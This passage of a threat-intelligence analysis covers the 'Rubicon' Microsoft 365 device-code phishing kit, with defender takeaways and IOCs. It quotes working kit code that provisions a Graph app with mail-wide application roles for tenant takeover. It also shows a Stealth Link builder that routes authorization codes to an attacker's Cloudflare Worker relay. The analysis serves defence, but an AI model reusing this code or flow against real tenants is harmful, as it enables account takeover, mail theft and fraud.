Rubicon-<domain>-<hex>with application roles on Graph — Mail.Read, Mail.ReadWrite, Mail.Send, User.Read.All, Directory.Read.All, calendars, mailbox settings. Mints a client secret. Creates the service principal and tries to assign the app roles on Microsoft Graph. This is the step that decides whether Org Takeover works, because handing out Graph application permissions is a privileged operation: the captured identity has to be able to grant them. Global Administrator or Privileged Role Administrator can. Application Administrator and Cloud Application Administrator can't grant Graph application permissions on their own. Microsoft lists AppRoleAssignment.ReadWrite.All and Application.Read.All as the least-privileged delegated permission combination for that assignment call. The kit's error handling is honest about it — failed grants land in consent_errors and the takeover downgrades to a pile of 403s. - Login All — With client credentials working, the kit can mint a mailbox session for every user in the tenant — no per-user phishing, no passwords. The AI assistant's own system prompt literally describes this as "Auto-login all org mailboxes using client credentials". Those sessions drop into Mailboxes, and from there Inbox Sender / Keyword Listener / the Outlook viewer all light up.
# routes/redirect_builder.py — _provision_app_for_domain()
app_name = f"Rubicon-{domain}-{__import__('uuid').uuid4().hex[:6]}"
app_body = {
    "displayName": app_name,
    "signInAudience": "AzureADMyOrg",
    "requiredResourceAccess": [{
        "resourceAppId": "00000003-0000-0000-c000-000000000000",  # Microsoft Graph
        "resourceAccess": [
            {"id": "810c84a8-4a9e-49e6-bf7d-12d183f40d01", "type": "Role"},  # Mail.Read
            {"id": "e2a3a72e-5f79-4c64-b1b1-878b674786c9", "type": "Role"},  # Mail.ReadWrite
            {"id": "df021288-bdef-4463-88db-98f22de89214", "type": "Role"},  # User.Read.All
            {"id": "b633e1c5-b582-4048-a93e-9f11b44c7e96", "type": "Role"},  # Mail.Send
            {"id": "798ee544-9d2d-430c-a058-570e29e34338", "type": "Role"},  # Calendars.Read
            {"id": "ef54d2bf-783f-4e0f-bca1-3210c4d8a87f", "type": "Role"},  # Calendars.ReadWrite
            {"id": "40f97065-369a-49f4-947c-6a255697ae91", "type": "Role"},  # MailboxSettings.ReadWrite
            {"id": "7ab1d382-f21e-4acd-a863-ba3e13f7da61", "type": "Role"},  # Directory.Read.All
        ],
    }],
}

r = _req.post("https://graph.microsoft.com/v1.0/applications", headers=headers, json=app_body, timeout=20)
app_data = r.json()
app_id = app_data.get("appId", "")
object_id = app_data.get("id", "")

# Mint a client secret
r2 = _req.post(
    f"https://graph.microsoft.com/v1.0/applications/{object_id}/addPassword",
    headers=headers,
    json={"passwordCredential": {"displayName": "Rubicon", "endDateTime": "2028-12-31T00:00:00Z"}},
    timeout=20,
)
secret_data = r2.json()
client_secret = secret_data.get("secretText", "")

# Service principal — create if missing (best-effort, also via AAD Graph fallback)
_req.post("https://graph.microsoft.com/v1.0/servicePrincipals",
          headers=headers, json={"appId": app_id}, timeout=15)

# Grant admin consent (appRoleAssignments to Microsoft Graph). Tracked —
# silent failure here is the difference between a working takeover and a
# bunch of mailboxes that 403 on every Graph call.
sp_r = _req.get(f"https://graph.microsoft.com/v1.0/servicePrincipals?$filter=appId eq '{app_id}'&$select=id",
                headers=headers, timeout=10)
sp_id = (sp_r.json().get("value", []) or [{}])[0].get("id", "")
graph_sp_r = _req.get(
    "https://graph.microsoft.com/v1.0/servicePrincipals?$filter=appId eq '00000003-0000-0000-c000-000000000000'&$select=id",
    headers=headers, timeout=10)
graph_sp_id = (graph_sp_r.json().get("value", []) or [{}])[0].get("id", "")

if sp_id and graph_sp_id:
    for role_id, role_name in [
        ("810c84a8-4a9e-49e6-bf7d-12d183f40d01", "Mail.Read"),
        ("e2a3a72e-5f79-4c64-b1b1-878b674786c9", "Mail.ReadWrite"),
        ("df021288-bdef-4463-88db-98f22de89214", "User.Read.All"),
        ("b633e1c5-b582-4048-a93e-9f11b44c7e96", "Mail.Send"),
        ("798ee544-9d2d-430c-a058-570e29e34338", "Calendars.Read"),
        ("ef54d2bf-783f-4e0f-bca1-3210c4d8a87f", "Calendars.ReadWrite"),
        ("40f97065-369a-49f4-947c-6a255697ae91", "MailboxSettings.ReadWrite"),
        ("7ab1d382-f21e-4acd-a863-ba3e13f7da61", "Directory.Read.All"),
    ]:
        try:
            # Grant the app role TO our app's SP (principalId=sp_id, resourceId=graph_sp_id)
            rr = _req.post(
                f"https://graph.microsoft.com/v1.0/servicePrincipals/{sp_id}/appRoleAssignments",
                headers=headers,
                json={"principalId": sp_id, "resourceId": graph_sp_id, "appRoleId": role_id},
                timeout=10,
            )
            if rr.status_code == 429:
                __import__('time').sleep(int(rr.headers.get("Retry-After", "20")))
                rr = _req.post(
                    f"https://graph.microsoft.com/v1.0/servicePrincipals/{sp_id}/appRoleAssignments",
                    headers=headers,
                    json={"principalId": sp_id, "resourceId": graph_sp_id, "appRoleId": role_id},
                    timeout=10,
                )
            if rr.status_code in (200, 201):
                granted_count += 1
            elif rr.status_code == 400 and "already" in (rr.text or "").lower():
                granted_count += 1
            else:
                consent_errors.append(f"{role_name}: {rr.text[:160]}")
        except Exception as e:
            consent_errors.append(f"{role_name}: {str(e)[:140]}")
        __import__('time').sleep(0.5)  # pace between role grants
One detail in that block is worth flagging rather than silently correcting, because it's the kit's own bug. Six of the eight app role GUIDs match Microsoft's published identifiers exactly. Two don't: ef54d2bf-783f-4e0f-bca1-3210c4d8a87f, commented Calendars.ReadWrite, is not a Graph identifier at all (the real application ID is ef54d2bf-783f-4e0f-bca1-3210c0444d99), and 40f97065-369a-49f4-947c-6a255697ae91, commented MailboxSettings.ReadWrite, is actually MailboxSettings.Read — so the operator asks for read where the comment promises write. The first fails outright and the second under-delivers, which is a useful tell: a Rubicon-* app in a tenant holding Mail.Read, Mail.ReadWrite, Mail.Send, User.Read.All, Calendars.Read and Directory.Read.All, plus MailboxSettings.Read but no Calendars.ReadWrite, is a match. The code above is left exactly as it ships.
What the operator walks away with: an app-only client ID + secret that does not depend on the original user's password, MFA, or refresh token. Revoking the user's sessions is not enough. You have to find and remove the rogue app / service principal and its consents, unknown devices, etc.
Scale we actually saw: at least two large organisations where Org Takeover had been run. In one of them the Login All button showed Login All (15323) — 15,323 users enumerated in the tenant and queued for client-credentials login. No per-user phishing needed for any of them. Separately, across the panels we monitored, ~100 orgs were successfully phished, with multiple users per org. A row in the captures table only exists once the device-code flow completed and tokens were stored — these are real token compromises, not just lure opens.
PRT / Cookie Mode
Cookie Mode (PRT capture) is checked by default when an operator creates a lure. That flips the device-code client to Microsoft Authentication Broker — the first-party client that can participate in device registration and Primary Refresh Token (PRT) issuance.
A PRT is a long-lived credential tied to a registered device. Rubicon's own UI is not subtle about why the operator wants one:
# templates/index.html — PRT Device Manager header
PRT Device Manager  [PASSWORD-PROOF]
Register virtual devices to Azure AD — PRT survives
password changes, MFA resets & session revocations

From a Broker capture the panel parks a virtual device, then offers Get Cookies / Rotate PRT / Open Session — Log In as Target / Copy MSAL Snippet. There's also an automatic mail-scope swap, and it's quieter than a second phish: once the Broker capture lands, microsoft.py takes the refresh token it just stored and redeems it directly for mail scopes, then falls back to a silent PRT cookie scope swap if that's refused. No second code, no second prompt. The kit does carry a _start_foci_followup() function for a Microsoft Office device-code flow where the victim would have to enter a second code, but it isn't wired up anywhere in the source — the scope swap is what actually feeds the mailbox viewer.
Defender takeaway: Where rogue device registration is confirmed, disable the attacker-controlled devices and revoke the affected users sessions and refresh tokens — Microsoft's own device-code phishing guidance puts device cleanup alongside the token revocation. Disabling the device stops PRTs from working, and revoking refresh tokens stops the tokens issued off that PRT from working. A password reset and "revoke sessions" on their own leave the device registration intact.
Tunnels, domains & Workers
Rubicon doesn't want the operator's origin IP on the lure. The Domains tab wraps three ways to get a public HTTPS front:
- Cloudflare Workers — self-contained worker deploy (including mailbox workers via routes/mailbox_deploy.py). Workers.dev URLs out of the box.
- Custom domains — on landing pages (lp-custom-domain field) and on Worker routes (custom_domain in the Cloudflare deploy paths). Bind your own hostname so the lure never looks like workers.dev.
- ngrok — built-in tunnel via the pyngrok library, which auto-downloads the ngrok binary. Setup Guide step 2 is literally 'Start Built-in Tunnel (ngrok)'.


Stealth Links (not on the main sidebar, but in the source) take this a step further. Given a prior capture + destination URL, the kit builds a real login.microsoftonline.com/…/authorize URL with prompt=none (silent — no consent UI if a session already exists), login_hint set to the victim's email, 38 decoy query params for noise, and redirect_uri pointed at a Cloudflare Worker relay that is hardcoded in the build:
# routes/redirect_builder.py — Stealth Link relay (trimmed)
relay_url = "https://ms-relay.ijzyl589.workers.dev"  # hardcoded
real_params = {
    "client_id":     "0ad3dd79-18da-4640-be70-513b7a8abdf1",
    "response_type": "code",
    "redirect_uri":  relay_url,
    "scope":         "openid profile email offline_access",
    "prompt":        "none",
    "login_hint":    email,
    "state":         state_val,  # destination, base64url
}
That Worker hostname is a kit-wide IOC. Defanged: ms-relay[.]ijzyl589[.]workers[.]dev. It goes in the IOC table below, and it's on the Cloudflare disclosure list.
Inbox Sender / Extractor
Once you have mailboxes, Inbox Sender is the post-compromise mailer. Send from a stolen mailbox with HTML or plain text, attachments, delay presets, and jitter (+30% / +50% / +100%). Extract address books (Inbox / Sent / Contacts / People API). Sort targets. Watch a jobs queue. Test All to verify every mailbox can still send.


Combined with Org Takeover this is how one admin capture becomes an internal spear-phish blast that bypasses external gateway reputation. The mail comes from a trusted mailbox inside the tenant.
Extractor / Sorter is the heavier sibling — bulk harvest across folders, then sort dumps by provider. Same idea: build the next target list from what you already stole.
Keyword Listener
This one's a favourite. Keyword Listener is a background scanner that walks every captured mailbox on an interval (default: every 60 minutes) via Graph, and matches subject / body / sender against a built-in list of over 120 keywords.
The defaults are basically a BEC (business email compromise) shopping list: payment, invoice, wire transfer, routing number, bank details, OTP, MFA, verification code, merger, acquisition, payroll, W-2, tax form, gift card, bitcoin, password reset, security alert, and a lot more — plus an intentional typo entry (invocie) because attackers know victims typo too. Operators can add their own.
Every hit fires a Telegram alert that names the matched keyword and includes the message, and the same hit shows up in the dashboard alert feed with the keyword called out. Per-keyword bell toggles let the operator mute noisy ones.

Defender takeaway: assume stolen-mail monitoring is near-real-time. If an invoice or wire thread is sitting in a compromised mailbox, Rubicon will surface it to the operator within the hour.
Vault
Short one. Vault is the exfil / share desk for panel state.

- Download Backup — whole panel state as a rubicon-vault-v2 package (JSON → gzip → base64).
- Restore Backup — import that package into another Rubicon instance (captures, mailboxes, shares).
- Download Mailbox — selective mailbox export packages.
- Share links — pick specific mailboxes, mint a share code the recipient can import.
- Send backup to Telegram — wired in the API even when the primary buttons emphasise file download.
Net effect: stolen access is portable. One panel's loot becomes another panel's inventory in a single restore.
Phishlets & the SSTI find
Now the lure factory. Phishlets is where operators pick a branded template (67 public + 1 internal), optionally gate it with a fake captcha, leave Cookie Mode on, and mint a page that later gets a /rq… link. There's also a custom_html field for fully custom pages.
